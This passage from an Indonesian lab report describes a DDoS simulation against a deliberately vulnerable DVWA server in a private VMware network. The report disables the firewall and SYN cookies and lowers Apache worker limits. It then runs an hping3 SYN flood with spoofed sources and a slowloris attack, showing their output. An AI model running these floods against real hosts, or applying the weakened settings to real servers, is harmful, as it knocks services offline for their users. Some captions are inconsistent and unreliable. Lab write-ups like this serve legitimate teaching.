
telah berhasil dan web server Apache2 berfungsi dengan baik untuk menerima koneksi dari mesin Kali Linux attacker.



Gambar 21. Setup Page DVWA - Konfigurasi Database dan PHP Modules


Halaman setup DVWA yang menunjukkan status konfigurasi sistem setelah login pertama kali. Section PHP menampilkan versi 8.3.6 dengan berbagai function status: display_errors Disabled, display_startup_errors Disabled, allow_url_include Disabled (deprecated di PHP 7.4), allow_url_fopen Enabled, dan safe_mode Disabled. PHP modules mysql Installed dan pdo_mysql Installed mengkonfirmasi driver database sudah terpasang. Section Database menampilkan Backend database MySQL/MariaDB dengan username 'kiaaja', password tersembunyi (*****), database name 'dvwa', host 127.0.0.1, dan port 3306 sesuai konfigurasi yang telah dibuat. Section API menunjukkan "Vendor files installed: Not Installed" dengan warning berwarna merah. Tombol "Create / Reset Database" tersedia di bagian bawah untuk inisialisasi database DVWA pertama kali. Sidebar kiri menampilkan menu navigasi termasuk DVWA Security, About, dan Logout.

2. Tampilan Halaman Login Damn Vulnerable Web Application (DVWA)



Gambar 22 Halaman Login DVWA Siap untuk Testing - Environment Lengkap

Halaman login DVWA pada URL <http://192.168.132.136/DVWA/login.php> yang siap digunakan sebagai target server dalam pengujian serangan DDoS. Form login menampilkan field Username dengan value 'admin' dan Password field dengan karakter tersembunyi, serta tombol Login untuk autentikasi. Environment testing telah lengkap dengan Ubuntu Server (192.168.132.136) menjalankan Apache2, MariaDB, dan DVWA sebagai target, sementara mesin Kali Linux (192.168.132.134) siap melakukan serangan menggunakan tools seperti hping3, slowloris, atau LOIC. Setup ini merepresentasikan topologi jaringan untuk simulasi serangan DDoS dalam lingkungan laboratorium yang terkontrol menggunakan VMware Workstation




Gambar 24 Home Page DVWA - General Instructions dan Disclaimer

Halaman utama DVWA setelah database berhasil dibuat dan setup selesai. Section "General Instructions" memberikan panduan bahwa pengguna dapat mengerjakan setiap modul pada fixed level atau mengubah security level melalui DVWA Security menu. Peringatan menyatakan ada documented dan undocumented vulnerabilities dalam software untuk learning purposes. Section "WARNING!" dengan huruf tebal merah memperingatkan bahwa DVWA adalah aplikasi yang sengaja dibuat vulnerable dan tidak boleh di-upload ke public hosting provider atau internet-facing servers, disarankan menggunakan virtual machine seperti VirtualBox atau VMware yang di-set ke NAT networking mode. Section "Disclaimer" menyatakan tim tidak bertanggung jawab atas penyalahgunaan aplikasi ini. Section "More Training Resources" menyediakan link ke project vulnerability testing lain seperti Mutillidae dan DVWA Web Companion. Sidebar kiri menampilkan menu lengkap vulnerability modules: File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, serta menu DVWA Security, PHP Info, About, dan Logout.

6. PENGONDISIAN KEAMANAN (VULNERABILITY SETUP)

A. Mematikan Firewall Mematikan UFW agar port 80 terbuka lebar tanpa filter.

- `sudo ufw disable`




```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo ufw disable
Firewall stopped and disabled on system startup
```

Gambar 25 Disable UFW Firewall pada Ubuntu Server

Perintah `sudo ufw disable` yang menonaktifkan Uncomplicated Firewall (UFW) pada Ubuntu Server. Sistem menampilkan pesan "Firewall stopped and disabled on system startup" yang mengkonfirmasi firewall telah dihentikan dan tidak akan aktif saat boot. Penonaktifan firewall ini dilakukan untuk memastikan tidak ada filtering atau blocking terhadap paket-paket traffic yang akan dikirimkan dari mesin attacker Kali Linux ke server DVWA selama pengujian serangan DDoS. Meskipun ini membuat sistem vulnerable, pengaturan ini diperlukan dalam environment testing terkontrol agar serangan dapat berjalan tanpa hambatan dan hasil monitoring dapat menunjukkan dampak sebenarnya dari traffic flooding.

B. Mematikan Anti-DoS (SYN Cookies) Menonaktifkan fitur kernel yang berfungsi

- `sudo sysctl -w net.ipv4.tcp_syncookies=0`



```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Gambar 26 Konfigurasi Sysctl untuk Disable SYN Cookies Protection

Dua perintah `sysctl` untuk menonaktifkan proteksi SYN cookies pada kernel Linux. Perintah pertama `sudo sysctl -w net.ipv4.tcp_syncookies=0` mengeset nilai `syncookies` menjadi 0 yang menonaktifkan mekanisme perlindungan terhadap SYN flood attack. Perintah kedua menampilkan hasil konfigurasi "`net.ipv4.tcp_syncookies = 0`" yang mengkonfirmasi pengaturan telah diterapkan. SYN cookies adalah mekanisme defense yang memungkinkan server menangani SYN flood dengan membuat stateless connection tracking, sehingga menonaktifkannya membuat server lebih vulnerable terhadap serangan DDoS tipe SYN flood untuk keperluan demonstrasi dan pengujian penetration testing. Parameter `-w` pada `sysctl` berarti write/change parameter kernel secara runtime tanpa perlu reboot sistem.

C. Konfigurasi Kernel untuk Simulasi Kerentanan Serangan DoS

- `sudo sysctl -w net.ipv4.tcp_max_syn_backlog=10`

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo sysctl -w.ipv4.tcp_max_syn_backlog=10
```

Gambar 27 Konfigurasi TCP SYN Backlog Queue Limit - Sysctl Parameter

Perintah `sudo sysctl -w.ipv4.tcp_max_syn_backlog=10` yang mengkonfigurasi parameter kernel Linux untuk mengeset ukuran maksimum SYN backlog queue menjadi hanya 10 koneksi. Parameter `tcp_max_syn_backlog` menentukan jumlah maksimum half-open connections (koneksi dalam state `SYN_RECV`) yang dapat di-queue oleh server sebelum mulai menolak koneksi baru. Nilai default biasanya berkisar antara 128-1024 tergantung sistem, namun dengan menurunkannya menjadi 10, server menjadi sangat vulnerable terhadap SYN flood attack karena hanya mampu menampung 10 pending connections. Konfigurasi ini sengaja dibuat untuk mempermudah simulasi serangan DDoS tipe SYN flood dengan resource minimal dari mesin attacker, sehingga dampak denial of service dapat tercapai dengan cepat dalam environment testing penetration.

D. Konfigurasi Apache untuk Simulasi Kerentanan Serangan Slowloris


- `sudo nano /etc/apache2/mods-available/mpm_prefork.conf`

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo nano /etc/apache2/mods-available/mpm_prefork.conf
```

Gambar 28 Isi File Konfigurasi Apache MPM Prefork - `mpm_prefork.conf`

Isi file konfigurasi `/etc/apache2/mods-available/mpm_prefork.conf` yang dibuka menggunakan nano editor. File ini berisi direktif konfigurasi untuk Apache MPM (Multi-Processing Module) tipe prefork yang menggunakan model multi-process tanpa threading. Parameter konfigurasi yang ditampilkan meliputi: `StartServers 5` (jumlah child process yang di-start saat Apache dimulai), `MinSpareServers 5` (minimum idle processes yang dikembalikan), `MaxSpareServers 10` (maximum idle processes), `MaxRequestWorkers 20` (maximum concurrent connections yang dapat ditangani), dan `MaxConnectionsPerChild 0` (unlimited requests per child process sebelum di-restart). Nilai `MaxRequestWorkers 20` yang sangat rendah dibandingkan default (biasanya 150-256) membuat server Apache menjadi vulnerable terhadap serangan DDoS karena hanya mampu menangani 20 koneksi simultan sebelum mulai

menolak request tambahan. Konfigurasi ini sengaja diturunkan untuk memudahkan simulasi exhaustion attack dalam environment testing penetration.



```
GNU nano 7.2 /etc/apache2/mods-available/mpm_prefork.conf *
# prefork MPM
# StartServers: number of server processes to start
# MinSpareServers: minimum number of server processes which are kept spare
# MaxSpareServers: maximum number of server processes which are kept spare
# MaxRequestWorkers: maximum number of server processes allowed to start
# MaxConnectionsPerChild: maximum number of requests a server process serves


StartServers      5
MinSpareServers   5
MaxSpareServers   10
MaxRequestWorkers 20
MaxConnectionsPerChild 0

^G Help      ^O Write Out ^M Where Is  ^K Cut       ^T Execute   ^C Location  ^U Undo      ^_A Set Mark
^X Exit      ^R Read File ^N Replace   ^U Paste     ^J Justify   ^_/ Go To Line ^E Redo      ^_G Copy
```

Gambar 29 Membuka File Konfigurasi Apache MPM Prefork dengan Nano

Perintah `sudo nano /etc/apache2/mods-available/mpm_prefork.conf` yang dieksekusi untuk mengedit file konfigurasi Apache Multi-Processing Module prefork menggunakan text editor nano dengan privileges root. File `mpm_prefork.conf` terletak di direktori `/etc/apache2/mods-available/` yang merupakan lokasi penyimpanan konfigurasi modul-modul Apache yang tersedia namun belum tentu diaktifkan. Editing file ini diperlukan untuk menurunkan nilai parameter seperti `MaxRequestWorkers` agar web server lebih mudah overwhelmed saat menerima traffic flooding dari attacker dalam skenario pengujian DDoS. Setelah modifikasi, Apache perlu di-restart agar konfigurasi baru diterapkan.


E. Pengeturan security level DVWA



Gambar 30 DVWA Security Settings - Impossible Level Protection

Halaman DVWA Security configuration yang diakses melalui URL <http://192.168.132.136/DVWA/security.php>. Section "Security Level" menunjukkan "Security level is currently: impossible" dengan dropdown menu untuk mengubah level dan tombol Submit. Penjelasan menyatakan bahwa Low level adalah completely vulnerable tanpa security measures, Medium level filter input dan menggunakan bad security practices, High level merupakan extension dari Medium dengan mixture of bad security practices dan secure coding, sedangkan Impossible level adalah secure source code dengan best practices. Section "Additional Tools" menyediakan link "View Broken Access Control Logs" untuk melihat access logs vulnerability. Menu sidebar menampilkan berbagai vulnerability modules seperti Brute Force, Command Injection, CSRF, File Inclusion, SQL Injection, XSS, dan lainnya. Screenshot ini menunjukkan konfigurasi security level DVWA sebelum atau sesudah pengujian serangan.

F. Pengujian Kerentanan Command Injection pada DVWA



Gambar 31 DVWA Command Injection Module - Ping Test Sebelum Serangan

Halaman DVWA Command Injection vulnerability module yang diakses pada URL <http://192.168.132.136/DVWA/vulnerabilities/exec/#>. Interface menampilkan section "Ping a device" dengan input field untuk IP address (terisi "8.8.8.8") dan tombol Submit, serta output hasil ping yang menunjukkan "64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=37.7 ms" hingga seq=4. Ping statistics menunjukkan "4 packets transmitted, 4 received, 0% packet loss, time 3025ms" dengan RTT min/avg/max/mdev = 36.085/45.897/63.864/12.722 ms. Section "More Information" menyediakan link referensi tentang Ping, Endangers Remote Code Execution, dan OWASP Command Injection. Screenshot ini menunjukkan kondisi normal DVWA sebelum serangan DDoS, dimana web server masih responsif dan dapat melayani request dengan baik.

7. UJI KONEKSI AWAL

A. Ping Test: Dilakukan dari Kali Linux ke IP Ubuntu.


```
(root@kali)-[~]
# ping -c 3 192.168.132.136
PING 192.168.132.136 (192.168.132.136) 56(84) bytes of data.
64 bytes from 192.168.132.136: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 192.168.132.136: icmp_seq=2 ttl=64 time=0.582 ms
64 bytes from 192.168.132.136: icmp_seq=3 ttl=64 time=0.807 ms

— 192.168.132.136 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 0.582/0.786/0.969/0.158 ms
```

Gambar 32 Ping Test ke Server DVWA - Koneksi Normal Sebelum Seranga

Terminal Kali Linux yang menjalankan perintah `ping -c 3 192.168.132.136` untuk menguji konektivitas ke Ubuntu Server DVWA. Output ping menunjukkan hasil sukses: "64 bytes from 192.168.132.136: icmp_seq=1 ttl=64 time=0.969 ms", icmp_seq=2 dengan ttl=64 time=0.582 ms, dan icmp_seq=3 ttl=64 time=0.807 ms. Statistik ping menampilkan "3 packets transmitted, 3 received, 0% packet loss, time 2021ms" dengan RTT min/avg/max/mdev = 0.582/0.786/0.969/0.158 ms. Response time yang sangat cepat (sub-millisecond) dan 0% packet loss mengkonfirmasi koneksi jaringan antara attacker dan target server dalam kondisi normal dan stabil sebelum serangan DDoS dimulai.

B. Akses Web: Membuka browser dan mengakses alamat DVWA.




Gambar 33 DVWA Login Page Kembali Normal - Recovery Setelah Serangan Berhent

Halaman login DVWA yang kembali dapat diakses normal pada URL <http://192.168.132.136/DVWA/login.php> setelah serangan DDoS dihentikan. Form login menampilkan field Username (terisi "admin") dan Password (terisi dengan karakter hidden) dengan tombol Login. Logo DVWA dan link "Damn Vulnerable Web Application (DVWA)" ditampilkan dengan layout normal tanpa error. Screenshot ini

mengkonfirmasi bahwa server dapat recovery dan kembali melayani legitimate users setelah attacker menghentikan tool Slowloris, menunjukkan nature dari serangan DDoS yang bersifat temporary dan akan berhenti saat flood traffic dihentikan

8. EKSEKUSI SERANGAN 1: HPING3 (NETWORK LAYER)

A. Perintah Serangan (di Kali Linux)




```
(root@kali)-[~]
# sudo hping3 -S --rand-source -p 80 -d 1000 192.168.132.136
HPING 192.168.132.136 (eth0 192.168.132.136): S set, 40 headers + 1000 data bytes
```

Gambar 34 Perintah Hping3 SYN Flood Attack - Prepared Command

Terminal Kali Linux dengan perintah hping3 yang siap dieksekusi: `sudo hping3 -S --rand-source -p 80 -d 1000 192.168.132.136`. Parameter perintah menunjukkan: -S untuk SYN flag (SYN flood attack), --rand-source untuk randomize source IP addresses (membuat filtering sulit), -p 80 untuk target port HTTP, -d 1000 untuk data size 1000 bytes per packet, dan 192.168.132.136 sebagai target IP DVWA server. Output menampilkan "HPING 192.168.132.136 (eth0 192.168.132.136): S set, 40 headers + 1000 data bytes" yang mengkonfirmasi hping3 siap mengirimkan TCP SYN packets dengan spoofed source addresses. Tool ini berbeda dari Slowloris karena melakukan volumetric attack dengan packet flooding daripada slow connection exhaustion.

B. Dampak Layanan Browser menjadi tidak responsif dan mengalami Time Out.


1. Browser ubuntu (target)



Gambar 35 Unable to Connect - Server 192.168.132.136 Tidak Dapat Diakses

Firefox error page "Unable to connect" saat mencoba mengakses server di IP 192.168.132.136. Pesan error menyatakan "Firefox can't establish a connection to the server at 192.168.132.136" dengan troubleshooting suggestions: server could be temporarily unavailable or too busy, check network connection, atau jika komputer dilindungi firewall atau proxy pastikan Firefox diperbolehkan akses. Error ini berbeda dengan IP address DVWA server (192.168.132.136) yang mungkin mengindikasikan percobaan mengakses server lain atau IP address yang salah/tidak tersedia di jaringan. Tombol "Try Again" tersedia untuk melakukan reconnection attempt

2. Browser kali linux (attacker)



Gambar 36 Connection Timed Out - DVWA Login Page Tidak Dapat Dimuat

Firefox error "The connection has timed out" saat mencoba mengakses halaman tertentu di DVWA . Error message menjelaskan "The server at 192.168.132.136 is taking too long to respond" dengan saran troubleshooting: server temporarily unavailable or too busy (try again in a few moments), cek network connection, atau verify firewall/proxy settings . Timeout error ini berbeda dari "Unable to connect" karena koneksi TCP berhasil established namun server tidak memberikan response dalam waktu yang ditentukan, typical symptom dari server yang sedang overwhelmed oleh serangan DDoS . Tombol "Try Again" tersedia untuk retry connection .

9. EKSEKUSI SERANGAN 2: SLOWLORIS (APPLICATION LAYER)

A. Perintah Serangan (di Kali Linux)


```
Session Actions Edit View Help
(root@kali)-[~]
# slowloris 192.168.132.136
[30-12-2025 07:44:40] Attacking 192.168.132.136 with 150 sockets.
[30-12-2025 07:44:40] Creating sockets ...
[30-12-2025 07:44:40] Sending keep-alive headers ...
[30-12-2025 07:44:40] Socket count: 150
[30-12-2025 07:44:55] Sending keep-alive headers ...
[30-12-2025 07:44:55] Socket count: 150
[30-12-2025 07:45:18] Sending keep-alive headers ...
[30-12-2025 07:45:18] Socket count: 150
[30-12-2025 07:45:25] Sending keep-alive headers ...
[30-12-2025 07:45:25] Socket count: 150
[30-12-2025 07:45:25] Creating 103 new sockets ...
[30-12-2025 07:45:41] Sending keep-alive headers ...
[30-12-2025 07:45:41] Socket count: 150
[30-12-2025 07:45:41] Creating 47 new sockets ...
[30-12-2025 07:45:56] Sending keep-alive headers ...
[30-12-2025 07:45:56] Socket count: 150
[30-12-2025 07:46:11] Sending keep-alive headers ...
[30-12-2025 07:46:11] Socket count: 150
[30-12-2025 07:46:11] Creating 103 new sockets ...
[30-12-2025 07:46:26] Sending keep-alive headers ...
[30-12-2025 07:46:26] Socket count: 150
[30-12-2025 07:46:26] Creating 47 new sockets ...
[30-12-2025 07:46:41] Sending keep-alive headers ...
[30-12-2025 07:46:41] Socket count: 150
[30-12-2025 07:46:56] Sending keep-alive headers ...
[30-12-2025 07:46:56] Socket count: 150
[30-12-2025 07:46:56] Creating 103 new sockets ...
[30-12-2025 07:47:11] Sending keep-alive headers ...
[30-12-2025 07:47:11] Socket count: 150
[30-12-2025 07:47:11] Creating 47 new sockets ...
[30-12-2025 07:47:26] Sending keep-alive headers ...
[30-12-2025 07:47:26] Socket count: 150
[30-12-2025 07:47:41] Sending keep-alive headers ...
[30-12-2025 07:47:41] Socket count: 150
[30-12-2025 07:47:41] Creating 103 new sockets ...
[30-12-2025 07:47:57] Sending keep-alive headers ...
[30-12-2025 07:47:57] Socket count: 150
[30-12-2025 07:47:57] Creating 47 new sockets ...
[30-12-2025 07:48:12] Sending keep-alive headers ...
[30-12-2025 07:48:12] Socket count: 150
```

Gambar 37 Eksekusi Slowloris Attack dengan 150 Sockets - Terminal Output

